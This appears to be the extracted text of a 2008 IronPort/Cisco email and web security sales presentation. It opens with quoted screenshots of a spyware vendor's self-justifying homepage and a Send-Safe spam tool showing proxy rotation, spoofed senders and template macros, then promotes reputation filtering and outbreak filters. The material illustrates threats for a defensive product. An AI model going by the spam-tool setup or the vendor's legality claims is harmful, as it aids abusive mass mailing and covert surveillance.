Our team is specialised in spyware development. We are coding all types of spyware, from remote administration tools with GUI to simple keyloggers. Our main direction is to create effective and powerful spyware. Coding is not just hobby for us, its outjob and style of life.

In general we're against destructive payloads and the spreading of viruses. Coding spyware is not a crime. Our team is not interested in massive infections. We are do not use our or any other spyware for illegal purposes. All our job is absolutely legal and we are not installing our or any other spyware to someone's computer without notification.

02/02/06 Site is backed up!

» News Archive

» Terms Of Service
» End User License Agreement
» Account activation instructions

Copyright © 2005-2006 By Rat Systems © All rights reserved

Send-Safe v2.19b (build 544) - C:\Program Files\Send-Safe

File Run Mail Help

Elapsed: 05:18:03
Sent: 4 382 264
Fails: 654 821

Deliverability: 87%
Avg speed: 950244 mails/hour

- # 1: Retry 1: 4 emails...
- # 2: Sending to comcast.net: 4 mails...
- # 3: Sending to comcast.net: 2 mails...
- # 4: Sending to comcast.net: 4 mails...
- # 5: Sending to comcast.net: 4 mails...
- # 6: Sending to comcast.net: 4 mails...
- # 7: Sending to comcast.net: 4 mails...
- # 8: Sending to comcast.net: 2 mails...
- # 9: Sending to comcast.net: 4 mails...
- # 10: Sending to comcast.net: 4 mails...
- # 11: Sending to comcast.net: 2 mails...
- # 12: Sending to comcast.net: 4 mails...
- # 13: Sending to comcast.net: 2 mails...
- # 14: Sending to comcast.net: 2 mails...
- # 15: Sending to comcast.net: 2 mails...
- # 16: Sending to comcast.net: 4 mails...
- # 17: Sending to comcast.net: 4 mails...
- # 18: Sending to comcast.net: 2 mails...
- # 19: Sending to comcast.net: 4 mails...
- # 20: Retry 1: 2 emails...
- # 21: Sending to comcast.net: 4 mails...
- # 22: Sending to comcast.net: 2 mails...
- # 23: Sending to comcast.net: 2 mails...
- # 24: Sending to comcast.net: 2 mails...
- # 25: Sending to comcast.net: 4 mails...

Resume Start New Pause

Leased until: 2004-06-24 16:56:56
Credits Total: 10 000 000
Credits Left: 996 063
Message Size: 1377 bytes
Processed: 5 037 085

Total good proxies: 527. Using 317 fastest proxies. Reply time: min=0.4534s, max=2.9521s

Test against AntiSpam Signatures

Messages Mailists Rotation Settings Proxies Advanced Test

SpecialOffer ID: smbr1115 New Save Delete

FROM Emails:	FROM Aliases:	TO Aliases:	Attachments:
webmaster@indata...		Webmaster	
testdirectv@yahoo.co		Postmaster	
johnntacker@hotmail.c		Administrator	

Subjects: { % % % % % % }

Hi!
Hello!
How are you doing ?

Mail text: HTML content { % % % % % % }

{%ROT:Dear {%NAME%}!Dear Colleague!Hi,{%ACCOUNT%}%}

The RBT Catalog came into existence in 2001 and in short three years has become one of the most successful catalogs on the market. For this, we are pleased, proud and grateful.

We are pleased because our customers have confirmed our belief that if the products we offer are new, exciting, innovative and of excellent quality, they will be purchased.

01:57:15 gateway-s.comcast.net:25: 0 sent... Session time: 6.27 S
01:57:15 comcast.net, 2 MX(es) found: gateway-s.comcast.net. Processing 2 e-mails.
01:57:16 gateway-r.comcast.net:25: 4 sent... Session time: 7.56 S
01:57:16 comcast.net, 2 MX(es) found: gateway-s.comcast.net. Processing 2 e-mails.


Solutions

Network Is “Locked”— Email and Web Are Open

Port 25

Port 80
Port 443

Content Security




Network Security

IronPort's SenderBase

Faster, More Accurate Detection and Protection

Combines Email and Web Traffic Analysis




- View into **both** email and web traffic dramatically improves detection

83% of spam and 80% of overall email contains URLs


Email is a key distribution vector for web-based malware

SenderBase Network



First to combine email & web data
Over 150 email and 50 web parameters tracked

What SenderBase Scores Mean



SenderBase Powers IronPort Email and Web Security Services



Email Reputation Filters

- Stop 80-90% of threats at the connection level
- Provide preferred availability to senders with positive reputation

IronPort Anti-Spam

- Message analysis on structure, content, and source
- Highest catch rate on new threats, proven lowest false positives (1/1.000.000)

Virus Outbreak Filters

- Quarantine outbreaks before signatures are published
- Prevent infections of desktop systems during analyze/develop/test/release A/V-signature cycle

Web Reputation Filters

- Accelerate secure web gateway by prioritizing sites based on historical behavior
- Increase A/S efficacy by rating URLs in spam

Zombie Detection (L4TM)

SenderBase

Reputation Filtering vs. Black Lists & White Lists



FEATURE	REPUTATION FILTERING	BLACK LISTS & WHITE LISTS
Accuracy		
Granular Scoring		
Tailored Response		
Low Administrative Overhead		
Increased Message Throughput		

The IronPort Story

Application-Specific Security Gateways

BLOCK Incoming Threats:

- Spam, Phishing/Fraud
- Viruses, Trojans, Worms
- Spyware, Adware
- Unauthorized Access



APPLICATION-SPECIFIC SECURITY GATEWAYS




EMAIL
Security Gateway




WEB
Security Gateway

MANAGEMENT Controller



CENTRALIZE Admin:

- Per-user policy
- Per-user reporting
- Quarantine
- Archiving



ENFORCE Policy:

- Acceptable Use
- Regulatory Compliance
- Intellectual Property
- Encryption

Multi-Layered Defenses

C-Series Email Security

S-Series Web Security

IN

SenderBase Reputation Filters

Virus Outbreak Filters

A/V (Sophos, McAfee)

IronPort Anti-Spam

Web Reputation Filters

Anti-Malware (Webroot)

Anti-Virus (McAfee)

IronPort URL Filters

OUT

Data Loss Prevention


Email Encryption

Zombie Detection (L4TM)

Protocol Enforcement (IM, P2P)

IronPort Virus Outbreak Filters

The First Line of Defense



How IronPort Virus Outbreak Filters Work

Dynamic Quarantine In Action



T = 0

-zip (exe) files



T = 5 mins

-zip (exe) files
-Size 50 to 55 KB.



T = 10 mins


-zip (exe) files
-Size 50 to 55KB
-"Price" in the
name file

Messages
Scanned &
Deleted

T = 8 hours

-Release messages
if signature
update is in place

Rapid Onset, High Variation



IronPort Virus Outbreak Filters™ is designed for this type of attack

Sophos Virus Name	Outbreak First Blocked by IronPort	First Signature Published	Virus Outbreak Duration (Hours)
W32/Feeps-Fam	10/13/2007 4:00	10/16/2007 1:49	69:49
W32/Feeps-BW	10/17/2007 4:00	10/17/2007 14:36	10:36
W32/Feeps-BX	10/17/2007 4:00	10/18/2007 1:52	21:52
Mal/Feeps-B	10/19/2007 8:00	10/19/2007 13:19	5:19
W32/Feeps-BY	10/20/2007 1:00	10/20/2007 15:25	14:25
Mal/Feeps-C	10/22/2007 4:10	10/22/2007 11:17	7:07

Integrated L4 Traffic Monitor

Wire Speed Network Layer Scanning for Malware

Block or Monitor

Scans **all** 65,536 ports at wire speed

Catches malware attempting to bypass
port 80

Tied into IronPort SenderBase

Constantly Auto Updated

Control to exempt sources and/or
destinations



Conclusion

Conclusion

- Malware spreads faster than AV vendors can produce signatures
- URL Filtering only protects against known sites
- Blacklists (RBL etc.) is static and often requires user interaction
- Senderbase is a dynamic reputation filter with updates every 5 minutes, securing both e-mail and web access.
- Ironport Antispam has an industry proven low false positive rate (1/1.000.000)
- Ironport Virus Outbreak Filter helps companies to combat zero day threats
- Ironport L4TM monitor and blocks for malware trying to access www via non http(s) ports.

Links

- Cisco Realm (This makes my job look cool ☺)
<http://cisco.com/go/realm>
- Senderbase
<http://www.senderbase.org>
- Cisco Ironport Threat Operation Center
<http://www.ironport.com/toc/>
- Cisco Security Center
<http://tools.cisco.com/security/center/>
- Cisco Annual Security Report 2008
<http://www.ironport.com/report/>



THE INDUSTRY-LEADING IRONPORT C650
EMAS SECURITY APPLIANCE

TRY BEFORE YOU BUY

Sign up today and receive
a fully-functional
IronPort appliance
to test in your network,
FREE for 30 days.



IronPort is now
part of Cisco.



© 2008 Cisco Systems, Inc.

Visit IronPort at
Cisco expo for more
information on
evaluations,
technical inquiries
and prices.



CISCO